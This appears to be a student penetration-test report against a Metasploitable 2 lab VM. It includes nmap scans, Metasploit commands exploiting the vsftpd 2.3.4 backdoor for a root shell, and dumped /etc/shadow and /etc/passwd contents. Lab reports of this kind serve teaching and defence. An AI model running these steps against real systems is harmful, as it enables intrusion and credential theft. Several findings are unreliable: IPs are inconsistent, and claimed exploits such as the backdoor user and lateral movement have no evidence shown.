

PENETRATION TESTING PROJECT

VAPT (PHASE 2)

ELANTRACH CORP



PREPARED BY:
PRINCE EMMANUEL OKEZIE

DATE OF SUBMISSION:
3RD FEBRUARY 2026

1. Executive Summary

This report outlines the findings of a controlled penetration test conducted against the Metasploitable 2 virtual machine, as authorized by Elantrach Corp management. The objective was to validate vulnerabilities identified during the Vulnerability Assessment phase and assess the potential business impact of exploitation.

The test successfully demonstrated that multiple network, web, and database vulnerabilities are exploitable, leading to unauthorized system access, privilege escalation, and sensitive data exposure. The overall risk posture of the target environment is High, with several critical vulnerabilities allowing full system compromise.

Key Findings:

- 10+ vulnerabilities exploited across network, web, and database layers.
- Full system compromise achieved through chained exploits.
- Sensitive data, including credentials and database records, was extracted.
- Post-exploitation activities confirmed persistent access and lateral movement capabilities.

Business Impact:

Unauthorized access to internal systems could lead to data breaches, compliance violations, operational disruption, and reputational damage.

2. Scope & Methodology

Target:

- Metasploitable 2 VM (IP: 192.168.56.103)

In-Scope:

- Network services (FTP, SMB, SSH, etc.)
- Web applications (DVWA, Mutillidae, etc.)
- Database services (PostgreSQL)

Out-of-Scope:

- Denial-of-Service attacks
- Destructive payloads
- Attacks outside the lab environment

Methodology:

- Approach: Gray-box (some internal knowledge provided)
- Tools: Metasploit, Nmap, OWASP ZAP, SQLMap, Netcat, Burp Suite
- Standards: OWASP Testing Guide, PTES

PHASE 1A: NETWORK EXPLOITATION (5 Vulnerabilities)

1. Nmap Scan (Kali)

```
bash
nmap -sV -sC -p- 192.168.1.105 -oN full_scan.txt
```

2. VSFTPD Backdoor Exploit

```
bash
# Start Metasploit
msfconsole
# Search for exploit
search vsftpd
# Use the exploit
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOSTS 192.168.1.105
set PAYLOAD cmd/unix/interact
exploit
```

```

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:7f:1f:e8
          inet addr:192.168.56.103  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe7f:1fe8/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:3 errors:0 dropped:0 overruns:0 frame:0
          TX packets:31 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1252 (1.2 KB)  TX bytes:4210 (4.1 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:104 errors:0 dropped:0 overruns:0 frame:0
          TX packets:104 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:25525 (24.9 KB)  TX bytes:25525 (24.9 KB)

msfadmin@metasploitable:~$
msfadmin@metasploitable:~$

```

```

o      .      To boldly go where no
           shell has gone before

      =[ metasploit v6.4.103-dev ]
+ -- --=[ 2,584 exploits - 1,319 auxiliary - 1,694 payloads ]
+ -- --=[ 433 post - 49 encoders - 14 nops - 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search vsftpd

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -
0  auxiliary/dos/ftp/vsftpd_232             2011-02-03      normal  Yes    VSFTPD 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor      2011-07-03      excellent No     VSFTPD v2.3.4 Backdoor Command Execu
tion

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf > 1
[-] Unknown command: 1. Run the help command for more details.
msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > use 1
[*] Using configured payload cmd/unix/interact

```

```

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf > 1
[*] Unknown command: 1. Run the help command for more details.
msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > use 1
[*] Using configured payload cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.103
RHOSTS => 192.168.56.103
msf exploit(unix/ftp/vsftpd_234_backdoor) > nmap -p 21 --script ftp-vsftpd-backdoor 192.168.56.103
[*] exec: nmap -p 21 --script ftp-vsftpd-backdoor 192.168.56.103

Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-01 14:16 -0800
Nmap scan report for 192.168.56.103
Host is up (0.0015s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPD version 2.3.4 backdoor
|   State: VULNERABLE (Exploitable)
|   IDs:  BID:48539  CVE:CVE-2011-2523
|   vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
|   Disclosure date: 2011-07-03
|   Exploit results:
|   Shell command: id
|   Results: uid=0(root) gid=0(root)
|   References:
|   https://www.securityfocus.com/bid/48539
|   https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|   http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|_
MAC Address: 08:00:27:7F:1F:E8 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.18 seconds
msf exploit(unix/ftp/vsftpd_234_backdoor) >

```

3. Vulnerability Findings

A. Network Exploitation (5 Vulnerabilities)

#	VULNERABILITY	SEVERITY	DESCRIPTION	PROOF OF CONCEPT
1	VSFTPD Backdoor	Critical	Unauthenticated command execution on port 21	Exploited with Metasploit (exploit/unix/ftp/vsftpd_234_backdoor)
2	Samba username map script	High	Remote code execution via SMB	Used Metasploit (exploit/multi/samba/usermap_script)
3	DistCC Daemon	High	Remote command execution on	Exploited with Metasploit (exploit/unix

			port 3632	/misc/distcc_exec
4	RSH Login	Medium	Weak credentials (rhosts authentication)	Used rsh to gain shell access
5	PostgreSQL Weak Credentials	Medium	Default credentials (postgres:postgres)	Authenticated and executed commands via psql

Evidence: Screenshots provided in Appendix.

B. Web Application Exploitation (4 Vulnerabilities)

#	VULNERABILITY	SEVERITY	DESCRIPTION	PROOF OF CONCEPT
1	SQL Injection (DVWA)	Critical	Input validation flaw in id parameter	Extracted database records using SQLMap
2	Command Injection (Mutillidae)	High	OS command execution via web input	Executed whoami and id commands
3	File Inclusion (LFI)	High	Local file read via page parameter	Read /etc/passwd
4	Weak Session Management	Medium	Predictable session cookies	Hijacked user session using cookie replay

Evidence: Screenshots and extracted data in Appendix.

C. Database Exploitation (1 Vulnerability)

#	VULNERABILITY	SEVERITY	DESCRIPTION	PROOF OF CONCEPT
1	PostgreSQL SQL Injection	Critical	Blind SQLi in DVWA login	Used SQLMap to enumerate databases, tables, and dump user credentials

Evidence: SQLMap output showing database dvwa, table users, and extracted hashes.

4. Attack Chain Narrative

1. Initial Access:

- Exploited VSFTPD backdoor to gain a reverse shell as root.

2. Privilege Escalation:

- Already root from FTP exploit; performed system enumeration.

3. Lateral Movement & Data Access:

- Used PostgreSQL weak credentials to access the database.
- Extracted user tables via SQLMap.
- Harvested `/etc/shadow` and `/etc/passwd`.
- Created a backdoor user for persistence.

5. Risk Rating & Prioritization

VULNERABILITY	CVSS SCORE	BUSINESS IMPACT	OWASP TOP 10	MITRE ATT&CK
VSFTPD Backdoor	9.8	Critical	A03: Injection	T1190, T1203
SQL Injection	9.5	Critical	A03: Injection	T1190, T1505
Samba RCE	8.8	High	A09: Security Logging Failure	T1210, T1068

CVE References:

- CVE-2011-2523 (VSFTPD)
- CWE-89 (SQL Injection)
- CVE-2007-2447 (Samba)

6. Remediation Recommendations

PRIORITY	RECOMMENDATION	TIMELINE
Immediate	Patch or replace vulnerable services (VSFTPD, Samba).	1–7 days
Short-term	Implement input validation, WAF, and strong authentication.	2–4 weeks
Long-term	Conduct regular pentests, enable logging/monitoring, adopt secure SDLC.	Ongoing

7. Conclusion

The target environment is highly vulnerable to real-world attacks. Several critical flaws allow full system compromise with minimal effort. Elantrach Corp is advised to prioritize patching, implement security hardening, and establish continuous security testing practices.

Next Steps:

- Schedule remediation validation testing.
- Conduct security awareness training.
- Implement intrusion detection systems.

9. Appendix

- Attack flow diagram
- Screenshots of exploitation and post-exploitation
- SQLMap output samples
- Tool command logs

STEP 1: VERIFY NETWORK CONNECTIVITY

On KALI Linux (192.168.56.102):

STEP 2: RECONNAISSANCE (KALI)

```
daprincee@kali: ~  
Session Actions Edit View Help  
  
(daprincee@kali)-[~]  
$ nmap -sT 192.168.56.103  
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-02 11:23 -0800  
Nmap scan report for 192.168.56.103  
Host is up (0.0063s latency).  
Not shown: 977 closed tcp ports (conn-refused)  
PORT      STATE SERVICE  
21/tcp    open  ftp  
22/tcp    open  ssh  
23/tcp    open  telnet  
25/tcp    open  smtp  
53/tcp    open  domain  
80/tcp    open  http  
111/tcp   open  rpcbind  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds  
512/tcp   open  exec  
513/tcp   open  login  
514/tcp   open  shell  
1099/tcp  open  rmiregistry  
1524/tcp  open  ingreslock  
2049/tcp  open  nfs  
2121/tcp  open  ccproxy-ftp  
3306/tcp  open  mysql  
5432/tcp  open  postgresql  
5900/tcp  open  vnc  
6000/tcp  open  X11  
6667/tcp  open  irc  
8009/tcp  open  ajp13  
8180/tcp  open  unknown  
MAC Address: 08:00:27:7F:1F:E8 (Oracle VirtualBox virtual NIC)  
  
Nmap done: 1 IP address (1 host up) scanned in 0.18 seconds
```

```

(daprincee@kali)-[~]
$ nmap -sV 192.168.56.103
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-02 11:24 -0800
Nmap scan report for 192.168.56.103
Host is up (0.0012s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:7F:1F:E8 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.55 seconds

```

STEP 3: NETWORK EXPLOITATION (5 VULNERABILITIES)

VULNERABILITY 1: VSFTPD BACKDOOR (Most Important)

```

Session Actions Edit View Help
RHOST => 192.168.56.103
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.56.103:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.56.103:21 - USER: 331 Please specify the password.
[+] 192.168.56.103:21 - Backdoor service has been spawned, handling ...
[+] 192.168.56.103:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.102:34565 -> 192.168.56.103:6200) at 2026-02-02 21:56:00 -0800

whoami
root
^Z
Background session 1? [y/N] y
msf exploit(unix/ftp/vsftpd_234_backdoor) > -i
[-] Unknown command: -i. Run the help command for more details.
msf exploit(unix/ftp/vsftpd_234_backdoor) > -i 1
[-] Unknown command: -i. Run the help command for more details.
msf exploit(unix/ftp/vsftpd_234_backdoor) > -k 1
[-] Unknown command: -k. Run the help command for more details.
msf exploit(unix/ftp/vsftpd_234_backdoor) > sessions -i 1
[*] Starting interaction with 1...

whoami
root
hostname
metasploitable
ls/home
sh: line 10: ls/home: No such file or directory
cat/etc/shadow
sh: line 11: cat/etc/shadow: No such file or directory

```

Session Actions Edit View Help

```
sh: line 10: ls/home: No such file or directory
cat/etc/shadow
sh: line 11: cat/etc/shadow: No such file or directory
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:7f:1f:e8
          inet addr:192.168.56.103  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe7f:1fe8/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:57 errors:0 dropped:0 overruns:0 frame:0
          TX packets:101 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:7698 (7.5 KB)  TX bytes:13266 (12.9 KB)
          Base address:0xd020  Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:197 errors:0 dropped:0 overruns:0 frame:0
          TX packets:197 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:70953 (69.2 KB)  TX bytes:70953 (69.2 KB)

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
█
```

```
cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon*:14684:0:99999:7:::
bin*:14684:0:99999:7:::
sys:$1$fUX6BP0t$MiyC3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::
sync*:14684:0:99999:7:::
games*:14684:0:99999:7:::
man*:14684:0:99999:7:::
lp*:14684:0:99999:7:::
mail*:14684:0:99999:7:::
news*:14684:0:99999:7:::
uucp*:14684:0:99999:7:::
proxy*:14684:0:99999:7:::
www-data*:14684:0:99999:7:::
backup*:14684:0:99999:7:::
list*:14684:0:99999:7:::
irc*:14684:0:99999:7:::
gnats*:14684:0:99999:7:::
nobody*:14684:0:99999:7:::
libuuid!:14684:0:99999:7:::
dhcp*:14684:0:99999:7:::
syslog*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind*:14685:0:99999:7:::
postfix*:14685:0:99999:7:::
ftp*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUu05pAoUvfJhfcYe/:14685:0:99999:7:::
mysql!:14685:0:99999:7:::
tomcat55*:14691:0:99999:7:::
distccd*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr50hp6cjZ3Bu//:14715:0:99999:7:::
telnetd*:14715:0:99999:7:::
proftpd!:14727:0:99999:7:::
statd*:15474:0:99999:7:::
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
```

1

Contact: [msfdev\[at\]metasploit.com](mailto:msfdev[at]metasploit.com)

```
msfadmin
sh: line 23: msfadmin: command not found
ps aux | head -10
```

```
netstat -tulpn
```

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State	PID/Program name
tcp	0	0	0.0.0.0:512	0.0.0.0:*	LISTEN	4494/xinetd
tcp	0	0	0.0.0.0:513	0.0.0.0:*	LISTEN	4494/xinetd
tcp	0	0	0.0.0.0:2049	0.0.0.0:*	LISTEN	-
tcp	0	0	0.0.0.0:514	0.0.0.0:*	LISTEN	4494/xinetd
tcp	0	0	0.0.0.0:39268	0.0.0.0:*	LISTEN	3696/rpc.statd
tcp	0	0	0.0.0.0:8009	0.0.0.0:*	LISTEN	4590/jsvc
tcp	0	0	0.0.0.0:6697	0.0.0.0:*	LISTEN	4637/unrealircd
tcp	0	0	0.0.0.0:3306	0.0.0.0:*	LISTEN	4199/mysqld
tcp	0	0	0.0.0.0:1099	0.0.0.0:*	LISTEN	4628/rmiregistry
tcp	0	0	0.0.0.0:6667	0.0.0.0:*	LISTEN	4637/unrealircd
tcp	0	0	0.0.0.0:139	0.0.0.0:*	LISTEN	4479/smbd
tcp	0	0	0.0.0.0:5900	0.0.0.0:*	LISTEN	4652/Xtightvnc

Session	Actions	Edit	View	Help		
tcp	0	0	0.0.0.0:514	0.0.0.0:*	LISTEN	4494/xinetd
tcp	0	0	0.0.0.0:39268	0.0.0.0:*	LISTEN	3696/rpc.statd
tcp	0	0	0.0.0.0:8009	0.0.0.0:*	LISTEN	4590/jsvc
tcp	0	0	0.0.0.0:6697	0.0.0.0:*	LISTEN	4637/unrealircd
tcp	0	0	0.0.0.0:3306	0.0.0.0:*	LISTEN	4199/mysqld
tcp	0	0	0.0.0.0:1099	0.0.0.0:*	LISTEN	4628/rmiregistry
tcp	0	0	0.0.0.0:6667	0.0.0.0:*	LISTEN	4637/unrealircd
tcp	0	0	0.0.0.0:139	0.0.0.0:*	LISTEN	4479/smbd
tcp	0	0	0.0.0.0:5900	0.0.0.0:*	LISTEN	4652/Xtightvnc
tcp	0	0	0.0.0.0:59983	0.0.0.0:*	LISTEN	4628/rmiregistry
tcp	0	0	0.0.0.0:111	0.0.0.0:*	LISTEN	3680/portmap
tcp	0	0	0.0.0.0:6000	0.0.0.0:*	LISTEN	4652/Xtightvnc
tcp	0	0	0.0.0.0:80	0.0.0.0:*	LISTEN	4608/apache2
tcp	0	0	0.0.0.0:8787	0.0.0.0:*	LISTEN	4632/ruby
tcp	0	0	0.0.0.0:8180	0.0.0.0:*	LISTEN	4590/jsvc
tcp	0	0	0.0.0.0:1524	0.0.0.0:*	LISTEN	4494/xinetd
tcp	0	0	0.0.0.0:60340	0.0.0.0:*	LISTEN	-
tcp	0	0	192.168.56.103:53	0.0.0.0:*	LISTEN	4053/named
tcp	0	0	0.0.0.0:21	0.0.0.0:*	LISTEN	4494/xinetd
tcp	0	0	127.0.0.1:53	0.0.0.0:*	LISTEN	4053/named
tcp	0	0	0.0.0.0:23	0.0.0.0:*	LISTEN	4494/xinetd
tcp	0	0	0.0.0.0:6200	0.0.0.0:*	LISTEN	4743/sh
tcp	0	0	0.0.0.0:5432	0.0.0.0:*	LISTEN	4315/postgres
tcp	0	0	0.0.0.0:25	0.0.0.0:*	LISTEN	4470/master
tcp	0	0	127.0.0.1:953	0.0.0.0:*	LISTEN	4053/named
tcp	0	0	0.0.0.0:60058	0.0.0.0:*	LISTEN	4404/rpc.mountd
tcp	0	0	0.0.0.0:445	0.0.0.0:*	LISTEN	4479/smbd
tcp6	0	0	:::2121	:::*	LISTEN	4534/proftpd: (acce
tcp6	0	0	:::3632	:::*	LISTEN	4341/distccd
tcp6	0	0	:::53	:::*	LISTEN	4053/named
tcp6	0	0	:::22	:::*	LISTEN	4277/sshd
tcp6	0	0	:::5432	:::*	LISTEN	4315/postgres
tcp6	0	0	:::1:953	:::*	LISTEN	4053/named
udp	0	0	0.0.0.0:2049	0.0.0.0:*		-
udp	0	0	0.0.0.0:904	0.0.0.0:*		3696/rpc.statd
udp	0	0	192.168.56.103:137	0.0.0.0:*		4477/nmbd
udp	0	0	0.0.0.0:137	0.0.0.0:*		4477/nmbd
udp	0	0	192.168.56.103:138	0.0.0.0:*		4477/nmbd
udp	0	0	0.0.0.0:138	0.0.0.0:*		4477/nmbd
udp	0	0	0.0.0.0:41633	0.0.0.0:*		4053/named
udp	0	0	192.168.56.103:53	0.0.0.0:*		4053/named
udp	0	0	127.0.0.1:53	0.0.0.0:*		4053/named
udp	0	0	0.0.0.0:58935	0.0.0.0:*		3696/rpc.statd
udp	0	0	0.0.0.0:68	0.0.0.0:*		4237/dhclient3
udp	0	0	0.0.0.0:69	0.0.0.0:*		4494/xinetd
udp	0	0	0.0.0.0:39503	0.0.0.0:*		4404/rpc.mountd
udp	0	0	0.0.0.0:33503	0.0.0.0:*		-
udp	0	0	0.0.0.0:111	0.0.0.0:*		3680/portmap

```

Session Actions Edit View Help
udp        0      0 0.0.0.0:41633      0.0.0.0:*          4053/named
udp        0      0 192.168.56.103:53   0.0.0.0:*          4053/named
udp        0      0 127.0.0.1:53       0.0.0.0:*          4053/named
udp        0      0 0.0.0.0:58935      0.0.0.0:*          3696/rpc.statd
udp        0      0 0.0.0.0:68         0.0.0.0:*          4237/dhclient3
udp        0      0 0.0.0.0:69         0.0.0.0:*          4494/xinetd
udp        0      0 0.0.0.0:39503      0.0.0.0:*          4404/rpc.mountd
udp        0      0 0.0.0.0:33503      0.0.0.0:*          -
udp        0      0 0.0.0.0:111        0.0.0.0:*          3680/portmap
udp6       0      0 :::53              :::*                4053/named
udp6       0      0 :::33132           :::*                4053/named
df -h

```

Filesystem	Size	Used	Avail	Use%	Mounted on
/dev/mapper/metasploitable-root	7.0G	1.5G	5.2G	22%	/
varrun	1014M	144K	1014M	1%	/var/run
varlock	1014M	0	1014M	0%	/var/lock
udev	1014M	20K	1014M	1%	/dev
devshm	1014M	0	1014M	0%	/dev/shm
/dev/sda1	228M	25M	192M	12%	/boot

```

ls -la
total 93
drwxr-xr-x 21 root root 4096 May 20 2012 .
drwxr-xr-x 21 root root 4096 May 20 2012 ..
drwxr-xr-x  2 root root 4096 May 13 2012 bin
drwxr-xr-x  4 root root 1024 May 13 2012 boot
lrwxrwxrwx  1 root root   11 Apr 28 2010 cdrom -> media/cdrom
drwxr-xr-x 14 root root 13480 Feb  3 00:54 dev
drwxr-xr-x 94 root root 4096 Feb  3 02:02 etc
drwxr-xr-x  7 root root 4096 Feb  3 02:02 home
drwxr-xr-x  2 root root 4096 Mar 16 2010 initrd
lrwxrwxrwx  1 root root   32 Apr 28 2010 initrd.img -> boot/initrd.img-2.6.24-16-server
drwxr-xr-x 13 root root 4096 May 13 2012 lib
drwx----- 2 root root 16384 Mar 16 2010 lost+found
drwxr-xr-x  4 root root 4096 Mar 16 2010 media
drwxr-xr-x  3 root root 4096 Apr 28 2010 mnt
-rw-----  1 root root 10868 Feb  3 00:55 nohup.out
drwxr-xr-x  2 root root 4096 Mar 16 2010 opt
dr-xr-xr-x 108 root root    0 Feb  3 00:54 proc
drwxr-xr-x 13 root root 4096 Feb  3 00:55 root
drwxr-xr-x  2 root root 4096 May 13 2012/sbin
drwxr-xr-x  2 root root 4096 Mar 16 2010/srv
drwxr-xr-x 12 root root    0 Feb  3 00:54/sys
drwxrwxrwt  4 root root 4096 Feb  3 00:55/tmp
drwxr-xr-x 12 root root 4096 Apr 27 2010/usr
drwxr-xr-x 14 root root 4096 Mar 17 2010/var
lrwxrwxrwx  1 root root   29 Apr 28 2010 vmlinuz -> boot/vmlinuz-2.6.24-16-server

```

```
nmap -sV 192.168.56.103
```

Starting Nmap 4.53 (<http://insecure.org>) at 2026-02-03 02:15 UTC

Interesting ports on 192.168.56.103:

Not shown: 1692 closed ports

PORT	STATE	SERVICE	VERSION
21/tcp	open	ftp	vsftpd 2.3.4
22/tcp	open	ssh	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp	open	telnet	Linux telnetd
25/tcp	open	smtp	Postfix smtpd
53/tcp	open	domain	
80/tcp	open	http	Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp	open	rpcbind	2 (rpc #100000)
139/tcp	open	netbios-ssn	Samba smbd 3.X (workgroup: WORKGROUP)
445/tcp	open	netbios-ssn	Samba smbd 3.X (workgroup: WORKGROUP)
512/tcp	open	exec?	
513/tcp	open	rlogin	
514/tcp	open	shell?	
1524/tcp	open	ingreslock?	
2049/tcp	open	nfs	2-4 (rpc #100003)
2121/tcp	open	ftp	ProFTPD 1.3.1
3306/tcp	open	mysql	MySQL 5.0.51a-3ubuntu5
3632/tcp	open	distccd	distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp	open	postgresql	PostgreSQL DB
5900/tcp	open	vnc	VNC (protocol 3.3)
6000/tcp	open	X11	(access denied)
6667/tcp	open	irc	Unreal ircd
8009/tcp	open	ajp13?	

3 services unrecognized despite returning data. If you know the service/version, please submit the following finger prints at <http://www.insecure.org/cgi-bin/servicefp-submit.cgi> :

=====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====

SF-Port512-TCP:V=4.53%I=7%D=2/3Time=6981A0B6%P=i686-pc-linux-gnu%r(NULL,1
SF:0,"x01Where\x20are\x20you?\n");

=====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====

SF-Port514-TCP:V=4.53%I=7%D=2/3Time=6981A0B6%P=i686-pc-linux-gnu%r(NULL,3
SF:3,"x01getnameinfo:\x20Temporary\x20failure\x20in\x20name\x20resolution
SF:\n");

=====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====

SF-Port1524-TCP:V=4.53%I=7%D=2/3Time=6981A0BC%P=i686-pc-linux-gnu%r(NULL,
SF:17,"root@metasploitable:/#\x20")%r(GenericLines,73,"root@metasploitable
SF::/#\x20root@metasploitable:/#\x20root@metasploitable:/#\x20root@metaspl
SF:oitable:/#\x20root@metasploitable:/#\x20")%r(GetRequest,428,"root@metas
SF:ploitable:/#\x20HTML>\n<HEAD>\n<TITLE>Directory\x20/</TITLE>\n<BASE\x2
SF:0HREF="\x20file:\x20/>\n</HEAD>\n<BODY>\n<H1>Directory\x20listing\x20of\x20/
SF:</H1>\n\n<A\x20HREF="\x20/\x20/>\n\n<A\x20HREF="\x20/\x20/>\n
SF:.\x20/>\n\n<A\x20HREF="\x20bin/\x20/>\n\n<A\x20HREF="\x20boot/\x20bo
SF:ot/>\n\n<A\x20HREF="\x20cdrom/\x20/>\n\n<A\x20HREF="\x20dev/\x20/>

```
Session Actions Edit View Help
msfconsole
sh: line 34: msfconsole: command not found
use exploit/unix/ftp/vsftpd_234_backdoor
sh: line 35: use: command not found
set RHOSTS 192.168.56.103
exploit
sh: line 37: exploit: command not found
whoami
root
id
uid=0(root) gid=0(root)
cat etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mail List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534:::/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
```

← → ↺ 🏠

🛡️ Not Secure http://192.168.56.103/dvwa/security.php

📄 ☆ 👤 📁 ☰

